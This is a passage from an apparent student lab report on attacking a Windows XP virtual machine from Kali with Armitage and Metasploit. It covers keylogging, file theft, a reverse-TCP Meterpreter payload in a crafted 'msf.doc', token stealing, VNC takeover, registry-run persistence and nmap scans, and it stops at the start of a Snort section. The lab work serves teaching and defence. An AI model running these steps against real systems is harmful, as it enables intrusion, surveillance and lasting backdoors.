
The manual method for finding attacks that exploited the Windows XP system, as outlined in the assignment brief, was also used. This method found two additional attacks, inject and pass session, as shown in screenshots 1 and 2 above. These were found in the explore/show processes and access sections of the Meterpreter menu (provided by a previous attack) and when successfully launched provided new Meterpreters.

3.2.6 Exploring Post Exploitation Capabilities in Windows XP

1.




2.




Keylogging: The Meterpreter menu allows for the post exploit operation of keylogging to be carried out between the victim and attackers systems. As shown in the two screenshots above the keystrokes of the Windows XP user can be captured by the attacker, in this case on the Kali system. Screenshot 1 above shows the Windows XP user typing content into the notepad application and screenshot 2 above shows this same content being captured using a keylog recorder in the Armitage terminal on the Kali system. The attacker can then use this

keylogging data to gain sensitive information such as account credentials about the Windows XP user




Downloading: The Meterpreter menu allows for the post exploit operation of downloading files to be carried out between the victim and attacker systems. As shown in the screenshot above the attacker, the Kali system, can view the location, contents and also download any of the files on the victim system, Windows XP. The message shows a successful file download and provides the location on the attacker's local system to where the file has been saved.


1.



2.



Screenshotting: The Meterpreter menu allows for the post exploit operation of downloading files to be carried out between the victim and attacker systems. As shown in the screenshots above the attacker, the Kali system, can screenshot the current screen display on the victim system, Windows XP. Screenshot 1 above shows content the Windows XP user has typed into the notepad application and screenshot 2 above shows this same screen display in the Armitage terminal on the Kali system. This screenshot can also be refreshed to display real-time updates.



Uploading: The Meterpreter menu allows for the post exploit operation of uploading files to be carried out between the victim and attacker systems. As shown in the screenshots above the attacker, the Kali system, can upload any files to any location on the victim system, Windows XP. Screenshot 1 above shows the attacker selecting a plaintext file (*kali-file.txt*) from the local documents drive in the Kali system. Screenshot 2 above shows the this same file has been successfully downloaded on the Windows XP system in the location *c:\Documents and Settings\IEUser*. This feature can be very harmful to the Windows XP system as the attacker can easily upload a malicious file to the system without the Windows XP user knowing. An example of how this is carried out is shown below.


1.

```


windows/fileformat/ms11_006_createsizeddibsection X Files 1 X nmap X brute ftp X brute http X brute mysql X brute vnc X brute ssh X exploit X exploit X scanner/ssh/ssh_login X brute mysql
msf > use exploit/windows/fileformat/ms11_006_createsizeddibsection
msf exploit(ms11_006_createsizeddibsection) > set TARGET 0
TARGET => 0
msf exploit(ms11_006_createsizeddibsection) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms11_006_createsizeddibsection) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(ms11_006_createsizeddibsection) > set LPORT 15502
LPORT => 15502
msf exploit(ms11_006_createsizeddibsection) > set ExitOnSession false
ExitOnSession => false
msf exploit(ms11_006_createsizeddibsection) > set FILENAME msf.doc
FILENAME => msf.doc
msf exploit(ms11_006_createsizeddibsection) > set DisablePayloadHandler false
DisablePayloadHandler => false
msf exploit(ms11_006_createsizeddibsection) > exploit -j
[*] Exploit running as background job.
[-] Handler failed to bind to 192.168.56.101:15502:-
[*] Started reverse TCP handler on 0.0.0.0:15502
[*] Creating 'msf.doc' file ...
[+] msf.doc created at /root/.msf4/local/msf.doc

```

2.



3.



Crashing the system: Through the post exploit operation of uploading files, a malicious file can be uploaded by the attacker which can be used to crash the victim's system. Screenshot 1 above shows the ms11_006_createsizeddibsection attack being launched by the attacker, the Kali system. When this attack is successfully carried out a harmful file called 'msf.doc' is created. This file is then uploaded to the Windows XP system using the Meterpreter menu option upload, in the user's local documents. The attack becomes fatal when the user views the file in the thumbnail view which causes the system to crash. As a result two pop-ups appear on the Windows XP system, as shown screenshots 2 and 3 above. The system responds to the attack by closing the file explorer program - the folder where the 'msf.doc' is located. This can be particularly damaging in a folder than contains image files that need to be displayed as thumbnails.

```

Console X nmap X exploit X exploit X exploit X exploit X Tokens 1 X Log Keystrokes X Screenshot 1 X Files 1 X Processes 1 X Inject X cmd.exe 772@3 X
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\IEUser\UserData> ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\IEUser\UserData> ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address . . . . . : 192.168.56.104
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Documents and Settings\IEUser\UserData>


```

Accessing system command line: The Meterpreter menu allows for the post exploit operation of opening shells and accessing system command line to be carried out between the victim and attacker systems. As shown in the screenshot above the attacker, the Kali

system, can open the terminal of the Windows XP system and run commands as the root user such as ipconfig. This can be used to gain information about the system and change the system by executing commands.

1.

PID	Name	Arch	Session	User	Path
4	System	x86	0		
516	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
580	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	??.C:\WINDOWS\system32\csrss....
604	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	??.C:\WINDOWS\system32\winlo...
648	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services...
660	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
692	VBoxTray.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system32\VBoxTra...
828	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\VBoxSer...
872	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost....
956	svchost.exe	x86	0		C:\WINDOWS\system32\svchost....
1080	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost....
1148	svchost.exe	x86	0		C:\WINDOWS\system32\svchost....
1184	notepad.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system32\notepad....
1216	alg.exe	x86	0		C:\WINDOWS\system32\alg.exe
1320	svchost.exe	x86	0		C:\WINDOWS\system32\svchost....
1428	ctfmon.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system32\ctfmon.e...
1476	wscntfy.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system32\wscntfy....
1504	explorer.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\Explorer.EXE
1620	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv....
1900	wpabaln.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system32\wpabaln...




Stealing tokens and kill processes: The Meterpreter menu allows for the post exploit operation of stealing tokens and killing processes to be carried out between the victim and attacker systems. As shown in the screenshots above the attacker, the Kali system, can view the processes on the victim system, Windows XP, and from there can select a process and steal a token or kill. Screenshot 1 above shows a list of the Windows XP processes in the Armitage terminal on the Kali system. The attacker selects the notepad application process and steals the token as shown in screenshot 2 above. The attacker can then also kill the program which results in the Windows XP system killing the process without alerting the Windows XP user that a process was killed or saving the content in the process such as the text entered into the notepad application.

1.


2.

3.



Remote control over VNC: The Meterpreter menu allows for the post exploit operation of remote control over VNC to be carried out between the victim and attacker systems. As shown in screenshot 1 above, instructions are given by Armitage which provide the port for which the attacker can connect to in order to control the victim's system. The terminal output when connecting to the VNC viewer on the Kali system, as shown in screenshot 2. When successfully executed a window is launched showing an up-to-date feed of the Windows XP system, as shown by screenshot 3 of the two identical displays. The attacker can then use the VNC viewer to control the Windows XP system and override the Windows XP user's operations.

1.



2.

```
msf exploit(persistence) > exploit -j
[*] Exploit running as background job.
[*] Running persistent module against IE8WINXP via session ID: 1
[+] Persistent VBS script written on IE8WINXP to C:\WINDOWS\TEMP\CnaPyC.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\LnxYuBaDkmtZ
[+] Installed autorun on IE8WINXP as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\LnxYuBaDkmtZ
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/IE8WINXP_20171010.3704/IE8WINXP_20171010.3704.rc
```

Gaining persistence: The Meterpreter menu allows for the post exploit operation of gaining persistence to be carried out between the victim and attacker systems. Screenshot 1 above shows the options provided by Armitage on the Kali system and screenshot 2 shows the terminal output when the persistence attack is launched on the Windows XP system. This attack is used to create a backdoor in order to easily connect again with the victim system which has been successfully exploited previously. This attack means that when the victim's system is rebooted and is logged into, a Meterpreter session is created for the attacker to continue carrying out post exploit activities from.

3.3 Detection and Prevention

3.3.1 Perform a Port Scan with Nmap

Metasploitable System

```
root@kali:~# nmap -sF --system-dns 192.168.56.102

Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-04 13:46 NZDT
Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
53/tcp    open|filtered domain
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
1099/tcp  open|filtered rmiregistry
1524/tcp  open|filtered ingreslock
2049/tcp  open|filtered nfs
2121/tcp  open|filtered ccproxy-ftp
3306/tcp  open|filtered mysql
5432/tcp  open|filtered postgresql
5900/tcp  open|filtered vnc
6000/tcp  open|filtered X11
6667/tcp  open|filtered irc
8009/tcp  open|filtered ajp13
8180/tcp  open|filtered unknown
MAC Address: 08:00:27:BB:96:63 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 97.92 seconds
```

The above screenshot shows the Metasploitable system being scanned using a FIN scan. A FIN packet is usually used to terminate the TCP connection between a source and destination port after transferring data. From the above screenshot we can observe all the ports that are open in the Metasploitable system (port 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180). As all the ports shown are marked with filtered it means that no response is received after several retransmissions of the packet.


```

root@kali:~# nmap -s0 --system-dns 192.168.56.102
Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-04 13:57 NZDT
Nmap scan report for 192.168.56.102
Host is up (0.00024s latency).
Not shown: 242 closed protocols
PROTOCOL STATE SERVICE
1 open icmp
2 open|filtered igmp
6 open tcp
17 open udp
34 open|filtered 3pc
51 open|filtered ah
85 open|filtered nsfnet-igmp
122 open|filtered sm
136 open|filtered udplite
142 open|filtered rohc
178 open|filtered unknown
215 open|filtered unknown
220 open|filtered unknown
228 open|filtered unknown
MAC Address: 08:00:27:BB:96:63 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 255.98 seconds

```

The above screenshot shows the Metasploitable system being scanned using an IP protocol scan. The IP protocol scan determines which IP protocols are supported by the Metasploitable system. The above screenshot shows that the Metasploitable system supports icmp, igmp, tcp, udp, 3pc, ah, nsfnet-igmp, sm, udplite, rohc, as well as some unknown services.

Windows XP system

```

root@kali:~# nmap -sS --system-dns 192.168.56.104
Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-04 14:09 NZDT
Nmap scan report for 192.168.56.104
Host is up (0.00028s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:AF:D9:9F (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds

```

The above screenshot shows the Windows XP system being scanned using a TCP SYN scan. This scan uses half-open scanning (does not open a full TCP connection as the Kali attacker sends a SYN packet and waits for a SYN/ACK packet but does not send ACK back). The screenshot shows that the services msrpc, netbios-ssn, microsoft-ds and ms-wbt-server are open and listening.


```

root@kali:~# nmap -sU --system-dns 192.168.56.104
Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-04 14:11 NZDT
Nmap scan report for 192.168.56.104
Host is up (0.016s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
123/udp   open  ntp
137/udp   open  netbios-ns
138/udp   open|filtered netbios-dgm
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
MAC Address: 08:00:27:AF:D9:9F (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 3.32 seconds

```

The above screenshot shows the Windows XP system being scanned using a UDP scan. The UDP scan works by sending an empty UDP header to ports, if a service responds back with a UDP packet it indicates that it is open, however if the port is classified as 'open | filtered' it means that the port could be open or that packet filters are blocking the communication as no responses are received from these ports after several retransmissions.

3.3.2 Mitigate Port Scanning with Snort




```

alt_max_command_line_len 246 { SEND SAML SOML AUTH TURN ETRN DATA RSET QUIT ONEX QUEU STARTTLS
